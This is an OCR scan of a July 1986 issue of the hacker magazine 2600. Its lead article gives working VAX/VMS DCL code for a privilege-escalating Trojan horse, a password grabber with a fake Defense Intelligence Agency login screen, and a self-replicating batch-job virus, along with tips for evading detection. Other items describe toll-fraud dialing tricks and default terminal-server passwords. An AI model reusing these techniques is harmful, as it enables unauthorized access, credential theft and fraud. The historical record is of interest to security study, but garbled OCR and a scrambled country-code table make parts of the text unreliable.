

# **JULY, 1986**

VOLUME THREE, NUMBER SEVEN \$2

# VIOLATING A VAX

#### By Baalzebub

As DEC systems have proliferated throughout the establishment, backers' desires to know more about same have also risen dramatically. This is ironic as DEC architecture has a well-designed security schema while many other systems require additional software. In any case, regardless of what system you've decided to target, there are a few tricks. The following is written specific to VAX/VMS but most of this can be applied to other systems.

One two-bit trick is to continually hit Control-T upon logging in. This feature will tell you what images are being executed in the system-wide login procedure. Most likely, this is where any site-specific security will try and weed out who has certain privileges or who should remain inside a captive process.

Control-T has limitations, however. It only shows images. That is, if it's not an executable in the directory SYS\$SYSTEM, it will probably only appear as DCL. That covers a lot of ground. Furthermore, Control-T might indicate that you're running SET. Well, that's just fine and dandy but SET what? It could be anything from setting terminal characteristics to resetting the CPU clock.

#### **Trojan Horses**

Let's assume that somehow you got an account and now wish to give yourself privileges. A Trojan horse is just the ticket. A Trojan horse is simply a few lines of coding that you unobtrusively slip into someone else's program. That someone, who has special privileges, then unknowingly runs your program. The following is a simple Trojan horse that could be copied into a privileged users directory and renamed LOGIN.COM;890. Thus, as he logs into his account, he automatically runs the program. The reason for the high version number is to insure that this will take precedence over any LOGIN.COM he already has. The last line deletes the program, thus erasing any trace of your dirty deeds. We assume here that the username you are working out of is "TRASH". Essentially, all we're having our friend do is modify TRASH to have all default privileges. Likewise, you could have him add users.

The only hard part is copying this into a user's directory. If the system allows all GROUP privileges, then you should have no troubles. As Vaxes are frequently used in scientific environments where program-swapping is common, this might be the case. Otherwise, you'll have to put this or something similar to this elsewhere.

**\$SET NOVERIFY** \$SET NOCONTROL=Y \$SET MESSAGE/NOFAC/NOIDENT/NOSEVER/NOTEXT ASSIGN/USER NL: SYS\$OUTPUT **\$SET DEF SYS\$SYSTEM: SRUN AUTHORIZE** MODIFY TRASH/DEFPRIV=ALL **EXIT** \$SET CONTROL=Y **\$SET MESS/FAC/IDENT/SEVER/TEXT \$DELETE LOGIN.COM;890** 

There are a few general rules of caution concerning Trojan horses. First, in general don't replace or insert the horse directly into the resident program. Rather, insert a pointer that tells the system which program to run. (The sample horse is an exception as it deletes itself. However, someone perusing the system may discover it before it runs.) Additionally, give your program an innocuous name. Make it look like it belongs. Finally, whenever possible, write your source code in compilable language, deleting the source code and leaving only the image. This will insure that even the most suspicious of system people won't be able to to find any evidence of tampering.

Now, let's say that you want to collect more passwords. The password grabber is your tool. This childishly simple program does nothing more than mimic the logon procedure to some unsuspecting dope. Unbeknown to said dope, his username and password are written to some useful location (your directory, for instance) for later retrieval. Sophisticated grabbers continue to let the user use the system and just pass his commands to the operating system. An easier approach is to bump him offline as if the computer dropped him for some legitimate reason. The following program simulates a logon then gives him a transmission error (The error looks legit, but I don't think this message really exists.) followed by the string of characters indicating he got bumped (This string may be site/terminal specific.). At this point it just waits...an hour. Having disabled Control-Y, he can't do anything anyhow. He'd either leave or turn off the terminal. Either is fine. The problem with actually having the grabber log you out after it has gotten the password is that the logout message can't be readily suppressed. It also might have an elapse time greater than the 20 seconds he was on, and it will certainly have your name in it.

Now comes the bad news. Most privileged users have a terminal on their desks and perhaps work in restricted areas. Thus your password grabber, in a more public area will probably collect unprivileged accounts. To get around this, next time you visit the system manager at his office, run the grabber on his terminal. It only takes one short command.

The other bad news it that this is designed to work after hitting Return once and only once. The second Return will be absorbed as the username. A little extra coding could take care of this.

\$run sys\$system:clear [This just clears the screen, is site-specific] \$inquire/nopunct dummy " " [Absorb the first RETURN] Son control-Y then continue [0,32] = %x07\$ws :== Write sys\$output " " \$ws bell, " ' Stype sysSinput WELCOME to DEFENSE INTELLIGENCE AGENCY VAX 11/780 For user assistance, call 697-3862 \$set term/hardcopy \$inquire/nopunct name "Username:" Sset term/noecho \$inquire/nopunct pass "Password:" \$open/write key—file dev\$29:[trash]goodies.lis

# VAXES

(continued from page 3-49)

Swrite key-file name," ", pass Sclose key—file \$wait 00:00:01  $\$  " Welcome to VAX/VMS version V4.2  $\$  " " NEWS AT THE \$ PROMPT

Sws " \$ FOR OUR WEEKEND SCHEDULE ENTER TIME-

Swait 00:00:02 Sws " ' \$ws " "

\$ws " " \$wait 00:00:01

Sws "%DCL-F-TRANS Fatal transmission error"

\$ws " Disconnect in progress"

**\$** dt = **f\$time()** \$ ws " ",name," logged out at ",dt

Swait 01:00:00

#### Viruses

Viruses are a bit more interesting. These monsters in their crudest form do nothing but replicate themselves. The one below does just that but with a twist. It keeps on submitting jobs to the batch que and sends the output to SYS\$SYSTEM. Unfortunately, all that will happen is the que may overflow.

Most Vaxes are set up to run no more than three or four jobs simultaneously. So user service wont really be degraded. The system will just get very very cluttered.

This particular virus points out an interesting flaw in how most Vaxes are set up. There is generally no limit to the number of jobs even a non-privileged user may submit. Ironically, this parameter may be easily reset in the UAF.

A good virus does something slightly more interesting like plant a small bomb in the system to go off after some time period or after some event occurs or burn a hole somewhere so that a certain command will do something else or insure that a certain username will always work or dedicate all system resources to calculating the millionth digit of pi-you get the idea. It can do anything. You're only limited by your imagination. Even more fascinating, when the infected software is copied to another system, the virus takes over yet another machine. In the case of communication software coding specifically designed to reach out and touch other systems, the final outcome can be phenomenal especially when one considers how many systems are networked together. In theory, one program could infect a very large percentage of all systems.

Finally, the virus can either duplicate itself upon entry to each system (once) or clone itself arithmatically (as is the case below) or grow in geometric progression. Yeow!

The sample virus consists of two programs. One writes a duplicate program and renames each one slightly differently. Its purpose is to clutter up disk space. The other program submits each program.

The only words of caution are as follows. All jobs have the user name attached. If you're using one of many nonprivileges accounts and don't care, that's one thing. If you don't want to get caught, you'll need special privileges to add the qualifier /USERNAME=SYSTEM to the submit command.

#### Program I called GROW.COM: \$SUBMIT/NOPRINT/NOLOG/USERNAME=SYSTEM NAME

#### Program II

\$COUNT=0 STOP:

\$COUNT=COUNT+1

\$NAME== "DEV\$29:[TRASH]INFECT" + F\$STRING(COUNT) = ".COM"

**SOPEN/WRITE FILE NAME** 

SWRITE FILE "SDIR/OUTPUT=SYS\$SYSTEM DEV\$29:[000000...]" **SCLOSE FILE** 

\$@DEV\$29:[TRASH]GROW.COM SGOTO TOP

Anyhow, happy hunting, and don't byte off more than you can eschew.

# the free phones of philly

#### by Chester Holmes

In a surprisingly altruistic move, MCI/SBS-Skyline, in cooperation with Bell of Pennsylvania (BPA), recently began providing free long distance service to area inhabitants from ordinary coin box telephones. The new "10888" program was initiated in several central offices that had recently been upgraded to equal access.

Under equal access, telephone subscribers are forced to "vote" for their favorite long distance carrier on a flimsy "ballot" (if they waive this privilege, an equal access carrier will be assigned to them, ostensibly at random). This arrangement allows long distance calls to be made simply by dialing 1+NPA+7D (1 plus the 10-digit phone number), and the selected (or assigned) carrier would bill the call accordingly. Users still have the option to place calls through other than their primary carrier, though, by dialing 10XXX+1+NPA+7D, the XXX being the carrier's code number (watch for a full listing of these soon in 2600). This "casual use," as BPA calls it, is billed by most carriers via the normal monthly BPA bill.

Most coin box phones have apparently voted for AT&T as their long distance carrier. Some nifty things happen when you try 10XXX+ dialing at a coin box—for example, 10444+1+10D will give you the Allnet tone to enter your authorization code, likewise 10777+ (Sprint), and several others. 10288+ (AT&T) requests payment ("three dollars and forty-five cents, please"). By dialing 10888+ the call is placed through Skyline (currently merging with MCI) and the "casual use" bill will presumably be sent to the coin box. As an added feature, MCI can route calls to most of the free world.

Look for this new convenience in your equal access neighborhood—quickly!!! As a BPA representative says, "With equal access, things change every day!"

In an unrelated action, BPA and AT&T are offering free long distance directory assistance calls from those blue "Charge-A-Call" phones. Adjacent coin boxes ask for 60 cents for the same call.

Readers, are you getting deals from your phone company that are just too good not to tell somebody else? If so, then write them down and send them to: The 2600 Good Deal, P.O. Box 99, M.I., N.Y. 11953-0099. Do it today, or a whole lot of people will be moving to Philadelphia.

ABC

MNO 6

**OPER** 0

OPER 0



# Town on Hold During Strike

When workers for AT&T walked off the job recently, the people of Sea Isle City, New Jersey were reminded just how antiquated their 44-year-old telephone system is. Residents cannot make long distance calls without the help of an operator. Some of them had to leave town to make calls.

What's most old-fashioned about the system is that it relies on the honesty of long distance callers to provide operators with the correct phone number for billing purposes. The town double-checks all phone charges above \$2 in an effort to identify fraudulent calls.

New Jersey Bell says the telephone switching equipment will be replaced in December.

### Prisoners Break Law

New Jersey Daily Record

Morris County Jail inmates have been making thousands of dollars worth of telephone calls over the past year by using the privileged long-distance telephone company codes of MCI, according to authorities.

MCl Communications Corporation estimates that inmates have made about \$10,000 worth of calls by using illegally obtained code numbers.

A few inmates apparently have the codes and are exchanging their use for cigarettes and other items.

No suspects were identified by authorities, but a spokesman for MCI said that authorities have not determined who has been billed for the illegal calls. Apparently, no MCI customers have complained of being billed for calls originating from the

### Hacker Degrees?

A 24-year-old student at Triton College (River Grove, Illinois) has been charged with using a computer to raise his grades and gain credit for courses he never took. He's also been accused of altering the grades of 11 other present or former students, creating an academic record for someone who never attended the school, and allowing students to take courses free by tapping into Triton's computer system.

State Police Director James Zagel said some movies have cute and clever" and portrayed computer crimes as "somethhe asked, "Would you think it was so clever if the movie's opening scene showed a guy forging his parents' will or bouncing rubber checks off local merchants?

[We wonder if he's ever seen Bonnie and Clyde or Take the Money and Run....]

## New Jersey Tops Taps

New Jersey led the nation, as usual, last year in the number of state ordered wiretaps, with New York coming in a close second, according to a federal report.

New York reported the largest number of law-enforcement wiretaps nationwide, when including federally-ordered taps. Both states far exceeded the total number of taps in any other

New Jersey State completed 172 wiretaps last year with a grand total of 194 taps. New York's total was 216. In comparison, Pennsylvania had 61, for example, and Connecticut had 16.

All taps in both states were approved by judges and were placed on telephones in private homes and businesses using wires or microphones. Several taps monitored public pay

The report does not list taps still in progress.

### Ex-Fed Tapped

The former head of the FBI's Los Angeles office, Ted L. Gunderson, who now works as a private investigator, has sued General Telephone alleging that his work telephone had been tapped for almost two years to allow eavesdropping on business conversations. Gunderson had also been charged \$42 per month for this pleasure.

The suit contends that GTE did wiring without his knowledge or consent, and that Answerall, the answering service he was wired to, caused the connection to be made "to listen to privileged telephone conversations and gain access to sensitive information.

Apparently, someone placed a work order with GTE, and it complied. GTE has since refunded almost \$1,000 to Gunderson.

The former special agent said he has been harassed by Federal agencies because of his efforts to vindicate a man who was convicted of murdering his pregnant wife and two daughters.

## SS Numbers Returned To Citizens

The customers of Hackensack Water Co. in Northern New Jersey received a notice with their bills this winter telling them that the company had no right to demand their Social Security numbers last year.

In 1985, when New Jersey ordered that water in certain drought-stricken regions be rationed according to numbers of persons per household, water suppliers were authorized to count persons and, if they wanted, to collect Social Security numbers. The Hackensack company asked for the names of every person and the Social Security number of the head of the household.

Later, the company admitted that it wanted Social Security numbers, not to ration water, but to help credit bureaus and collection agencies collect unpaid bills.

Residents of Bergen County sued because they were led to believe the information was required by the state.

A federal court ordered the company to send a correction notification to its customers and to permit them to have their numbers erased.

# Computers Strike Again!

A faulty computer program in buildings with telephone intercoms is generating phone bills up to 15,000 percent higher than average for many area customers, according to AT&T officials. AT&T isn't sure how many customers are affected, but one customer, Bernard Bartikowsky, was charged \$451.48 for a month's rental on a standard push-button phone. "The bureaucracy is so bloated. The computers have taken over, said Louis Soupcoff, 71, who was billed \$96.74 for leasing \$7.67 worth of equipment. AT&T hasn't figured out how to fix the problem.

# Federal Employees "Tracked"

About a third of all telephone calls made by Federal employees at five agencies were for personal rather than business reasons, according to preliminary Government studies

The President's Council on Integrity and Efficiency [oh, pleeze!] ordered the inspectors general of all Federal agencies to conduct the studies to determine the extent of phone system abuse in the Government.

Nobody listened in on calls, according to the inspector general of the General Services Administration. Instead, the agencies took scientific samples of the calls made from their offices and then called the number. If the phone was in a private residence, the call was classified as personal.

[How much do you think was wasted by calling all those numbers instead of doing CNA's on them?]

## Dear 2600....

#### Dear 2600:

Just thought we would inform your readers of a publication of interest. ACE (Association of Clandestine radio Enthusiasts) is a group interested in pirate and spy radio which publishes a monthly newsletter. We encountered these people when the Private Sector BBS recently expanded into the world of radio communications. This sub-board on the BBS discusses cellular and mobile phones, scanners, and similar topics such as pirate radio.

We'll be interacting more with ACE in the future as we also explore shortwave and pirate radio, but your readers can also explore by subscribing to their newsletter (*The ACE*) for \$12 a year (\$1 for back issues). Write to ACE, P.O. Box 46199, Baton Rouge, LA 70895. They also run a BBS (300/1200 bps) at (913) 677-1288. Mention 2600 when you subscribe or log onto the BBS as this will cut through some of the red tape.

We ran across the May 1984 (V3, #2) issue of ACE which has a feature article on pirate TV interruption of pay TV in Milwaukee, which predates the Captain Midnight-HBO incident. Other articles cover making your own pirate radio antenna and the anatomy of an FCC pirate radio bust, as well as the frequencies of pirate and spy radio broadcasts.

Shadow 2600 and Kid & Co. Co-sysops of the Private Sector BBS

#### Dear 2600:

In your May 1986 issue, you discuss boxing ITT on page 3-38. Unfortunately the technique discussed does not result in a free phone call. Following the directions as they are printed results in the call being completed by the subscriber's carrier, not by the ITT network (unless ITT happens to be your default carrier). This will, of course, result in the subscriber being billed for the call.

The authors of the article were fooled into believing that ITT allows its billing to be circumvented by the application of 2600 Hz because of the way the ITT network handles this tone. When a 2600 Hz tone is applied to an ITT call, ITT hangs up on the caller and approximately 8 seconds later your local dial tone returns.

As far as I know there is no way to defraud ITT by using any sort of electronic device other than using DTMF (touch-tones) to hack out their travel codes or a modem to break into their billing computer.

Howard

#### Dear 2600:

Thanks much for providing lots of useful information. Here is an ironic little announcement about the new president of the Coalition for Open Systems.

From Courier published by Xerox, Palo Alto, California: "The Corporation for Open Systems has named Lincoln Faurer, former director of the National Security Agency, as the group's first president. Faurer was chosen on the basis of his extensive experience in the standardization process and in negotiations with vendors. Membership in COS currently stands at nearly 40 companies."

#### Dear Mr. 1:

Those are not just 40 little companies either. They include Bell Labs, Boeing, DEC, Kodak, NCR, Northern Telecom, Xerox, and others on the executive committee alone!

We are sure that Mr. Faurer will enjoy running future discussions of data encryption and other standards with the rest of the coalition.

#### Dear 2600:

I would like to add a bit of information to that given in the March 86 issue on VMS and such. The [000000] can be replaced with a minus sign in brackets [-]. It said somewhere that this would raise you up one directory level also.

A friend and I found a file listing default passwords, and other goodies for the VAX ethernet Communications Server V2.0. To quote from the (3) Default Passwords section:

"The default password has been changed to ACCESS. This password is requested on those ports for which a SET PORT PASSWORD ENABLED was issued before the user logged in. The password port characteristic is a feature not found in the Terminal Server V1.0 release. Terminal Server V1.0 forced users of modem-controlled lines only to always enter the login password.

The default privileged password is SYSTEM. This password allows a non-privileged user to gain access to privileged functions.

You should change both of these passwords after a successful installation of the software, and thereafter on a regular basis.

Change the passwords using the following TSC commands: TSC) DEFINE LOGIN PASSWORD NEW-PASSWORD, TSC) DEFINE PRIVILEGED PASSWORD NEW-PASSWORD"

Pretty boring stuff, huh? The only thing we have found that we could do with these so far is broadcast messages to all terminals, and sign someone off.

Untitled

#### Dear Readers:

Last month, we told you about the AT&T Toll-Free Wake-Up service (8002220300), which featured an almost eternal loop of music by pianist George Winston. Since our mention of it, the music has been changed to nondescript muzac and the volume of the recording has been reduced, making it less pleasant to listen to. We also spoke with George Winston and asked him what he thought of his music being used by AT&T. He replied: "I don't care, because I don't get any royalties because of it."

On a very different subject, we have received the first copy of Telecomputist, which was written by Data Line, Forest Ranger, Rev Enge, Taran King, and a few others. The first issue is 20 pages, and, we are told that future issues will be monthly and only 4 pages, like the old TAP magazine format. The first issue has lists of Secret Service and other frequencies, a confusing description of ISDN, a transcript of a Phil Donahue show on computers (from March, 1985), a list of Autovon exchanges and their equivalents (as in our May, 1986 issue), and a little postal information.

We take the wait and see attitude on whether or not to invest in this one. If you want to suscribe, contact Telecomputist through Telex 650-240-6356, by leaving a note to TECHNICIAN on the Delphi system, or by writing to P.O. Box 2003, Florissant, MO 63032. The first issue says that you should contact them before sending any money. Back issues are only \$.50, but there is probably only one so far.

#### Dear 2600:

I just found a great way to save money on my long distance calls. When I dial "0"+Area Code+950+xxxx, the call goes through. Since I used the "0", I think that the call is free. This means that if I am in New York and I want to call California, I can call the U.S. Tel tone in Los Angeles 0+213+950+1033 for free and then dial a local call to my friends in California and be billed for a local call on U.S. Tel. What do you think?

kl

# The 2600 Information Bureau

The following is a list of all country codes in numerical order. This info comes to us from Telecom Digest via Private Sector.

Morld Numbering Zone 1 (Integrated Numbering Area)
1 Canada, USA including Puerto Rico and the Virgin Islands.
Jamaica, Barbados, Anguilla, Antigua and Barbuda, Cayman Islands,
British Virgin Islands, Permuda, Bahamas, Dominica, Dominican
Republic, Grenada, Montserrat, St. Christopher and Nevis,
St. Lucia, St. Vincent and the Grenadines (Bequia, Mustique,
Prune (Palm) Island, Union Island), Trinidad and Tobago

Note: Mexico locations with lone 1 style area codes are a hack for use from the U.S. and Canada %only% and are not official.

Morld Numbering Zone 2: Africa, Greenland, Farce Islands, Aruba
Egypt
Integrated Numbering Area:
Morocco (212 in service, also has 210, 211 assigned, but not used)
Algeria (213 in service, also has 214, 215 assigned, but not used)
Tunisia (216 in service, also has 217 assigned, but not used)
Libya (218 in service, also has 219 assigned, but not used)
The Gambia
Senegal
Hayritania

222 Mauritania
223 Mali
224 Suinea
225 Ivory Coast
226 Burkina Faso (Upper Volta)
227 Niger
228 Togo
229 Benin
230 Mauritius

230 Mauritius 231 Liberia 232 Sierra Leone 233 Shana 234 Nigeria 235 Chad

**2600** 

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"You're very welcome, sir. And thanks for abusing AT&T!"

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Brunei
         World Numbering Zones 3 & 4: Europe except Soviet Union
                                                                                 674
                                                                                          Nauru
30
         Greece
                                                                                          Papua New Suinea
                                                                                 675
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36
         Netherlands
         Belgium
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         France
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         Andorra
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         Monaco
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                                                                                          Palau
         Spain
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                                                                                          Wallis and Futuna
         Gibraltar
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683
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         Portugal
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                                                                                          New Caledonia
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German Democratic Republic (East)
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3966982 Vatican City
         Romania
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         Switzerland
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         Liechtenstein
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         Denmark
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46
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                                                                                          Khmer Republic
         Norway
48
         Poland
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49
         Federal Republic of Germany (West)
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                                                                                          Marisat, Atlantic Ocean
Marisat, Pacific Ocean
Marisat, Indian Ocean
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         World Numbering Zone 5: Mexico, Central and South America
+ St. Pierre & Miguelon
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         Cuba
         Guantanamo Bay US Naval Base (Incated on Cuba)
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French Antilles (St. Barthelemy, St. Martin), Martinique
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                                                                                 974
         Suriname
                                                                                 976
                                                                                           Mongolia
                                                                                 977
598
                                                                                          Nepal
599
         Netherlands Antilles (Sint Maarten, Saba, Statia, Curacao,
                                                                                 98
                                                                                           Iran
                                                                                          970, 975, 978, 979, 99
                                                                                 Spare:
                                                                    Bonaire)
         World Numbering Ione 6: Pacific
60
         Malaysia
61
         Australia
62
63
64
65
         Indonesia
         Philippines
         New Zealand
         Singapore
66
         Thailand
         Northern Mariana Islands (Saipan)
670
671
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Australian External Territories (Norfolk Island)

# SYSTEMATICALLY SPEAKING

# AT&T Selling Pay Phones!

Combined News Sources

AT&T, which has built nearly 1.5 million pay phones for telephone companies, has entered the fledgling private pay phone business.

AT&T's coin-operated phone will be identical in appearance to the chrome-faced pay phones it sells to local telephone companies. But like all other private pay phones, AT&T's model will be fitted with enough computer power to make it independent of the local telephone company.

Individual units will sell for \$1,895, which puts them about midway in the industry in pricing.

# **Automated Operators Coming**

Communications Week

Southern Bell is taking a small step into the world of automation with the test of a new, computer-controlled operator service to handle third party billed and collect calls. In a test called Automated Alternative Billing Service (AABS), computers will entirely automate selected calls previously handled by operators. The process is similar to the way credit-card calls are currently handled.

[Callers will be told to press one number for a credit-card call, another for a collect call, and a third for third party billing. In the case of collect calls, callers will be told by a computer to say their names. The person called will then hear a computerized voice telling him that there is a collect call from whatever name the caller gave, in the caller's voice. The speech recognition system will ask if he accepts the call, then wait for either "yes" or "no". Any other response will result in a human operator being summoned.]

Michigan Bell will also be conducting a similar test, called Fully Automated Collect and Third Party Billing Service (FACTS).

Bell Communications Research Inc. (Bellcore) developed the technology for the trials.

# Cellular Dial-By-Voice

The New York Times

A new cellular phone, developed by AT&T Consumer Products and called "AT&T 1280", will enable a motorist to dial a number by pronouncing a person's name. Twenty numbers can be stored. The qualities of each sound are compared statistically rather than comparing recorded patterns. This mathematical procedure is said to eliminate 90 percent of the computation previously required to identify spoken sounds.

## New British Phone Service

The Wall Street Journal

The British telephone system has opened up its governmentrun monopoly to private enterprise for the first time. A new service run by the Mercury Communications Ltd. unit of Cable & Wireless PLC recently started with a call to Britain's Trade Secretary.

Mercury has a government license to compete with British Telecommunications PLC.

## No Data Protection for Hong Kong

IntoWorld

A Hong Kong newspaper recently reported that Hong Kong's Secretary for Administrative Services. Peter Tsao, said a special government task force on data privacy has decided

there is no need for laws governing the storage of computerized data or to control its abuse. In light of the statement, it appears increasingly unlikely that Hong Kong will enact data protection laws.

# 74,000 Calls to Fraud Line

Associated Press

More than 74,000 calls to a Congressional fraud hot line have uncovered hundreds of cases of waste and abuse in Federal Government, Senator Jim Sasser, Democrat of Tennessee, recently announced.

He said calls to the 24-hour toll-free number had produced 11,828 cases warranting further review since the hot line was set up by the General Accounting Office seven years ago.

The nationwide hot line number is 8004245454. [No, you can't blue-box off it.]

### Federal Phone Failures

New York Time

For months, the State Department has been phasing in a new electronic telephone system. The system was designed in part to make communications more secure, but the confusion has created a level of security more impenetrable than its planners had hoped.

Since nobody in the department seems sure yet who has which new number, let alone which ones work, disgruntled employees found themselves at times recently unable to call each other or to receive calls from the outside world.

The first clue of trouble came in October, when the department issued its annual staff directory of what were supposed to be the new numbers. Callers quickly discovered that dialing the listed numbers evoked either busy signals or nothing at all.

By November, the numbers in the new directory were declared in error, and staff members received another set, pasted to the back of their phones. But then, at a briefing, they were told to ignore earlier instructions since in most cases only the prefixes of their phone numbers would be changed.

The State Department's main 632 exchange has been changed to 647. The remaining digits for phone numbers are the same, unless, of course, the fourth digit in the old number was 0, in which case, the holder gets a new extension. Those who had 254, 653, or 634 prefixes are also being shifted to 647.

## Indiana Telco Threatens AT&T

Wall Street Journal

The FCC has approved a proposal by a new company, Indiana Switch, to provide long distance telephone service to rural customers in Indiana.

Indiana Switch is a joint venture of 27 Indiana phone companies and U.S. Switch Inc., which is 70%-owned by Telecom Plus International Inc. of Boca Raton, Florida. They plan to tie together the rural phone concerns involved in the venture through one central switch.

The plan would require AT&T and other long distance carriers to use the switch and pay a fee to tap into the new system. It would provide equal access to long distance telephone companies for the 70,000 Indiana Switch customers, and it would give Indiana Switch the opportunity to offer long distance service, similar to all the other carriers.

AT&T and MCl oppose the proposal because, they argue, Indiana Switch would provide a switch as well as long-distance service, thus giving the company an unfair competitive advantage.

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AN ELITE BBS ON SKYLINE? Maybe. In any event, SBS customers are able to access this mysterious computer by simply dialing 7105551212 after their authorization code. Other computers can be found at 2005551212 and 3005551212, and we wouldn't be at all surprised if more turned up.

# CASH!

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
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
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2600: Join The Movement



MYSTERY OF THE CENTURY. Why is there a misspelling on the lower right of every VISA card in circulation? Look at the second row from the right of little VISA's and go six up from the bottom. There it is. Strange, isn't it?

## Dear 2600....

(continued from page 3-52)

#### Dear SF:

When you first told us, we tried it out and it did everything you said. We were thrilled beyond all belief! We thought that you had uncovered an expensive ploy by AT&T to use their muscle to push long distance companies out of the market or, perhaps, the most amazing example of corporate oversight to come out of the divestiture.

Then, we decided to think. The technique worked to area codes 706 and 900, and this told us right away that you were not reaching those area codes. We have concluded that this nifty feature you have found is an example of your local phone system converting 0+area code+950+xxxx to 950+xxxx. This means that your call was not made through a long distance U.S. Tel tone but a local one instead, and you paid the long distance rate for your call. But the conversion of 0-plus calls into a free local call (950+) may mean that prisoners, who are only allowed to dial "0" as their first digit, in order to make a collect call, might be able to bypass the operator and dial a long distance company using this method.

On another note, if you are having trouble with touch-tones that cut off after you connect to your number, try dialing your number with operator assistance. This usually prevents the tones from cutting out.

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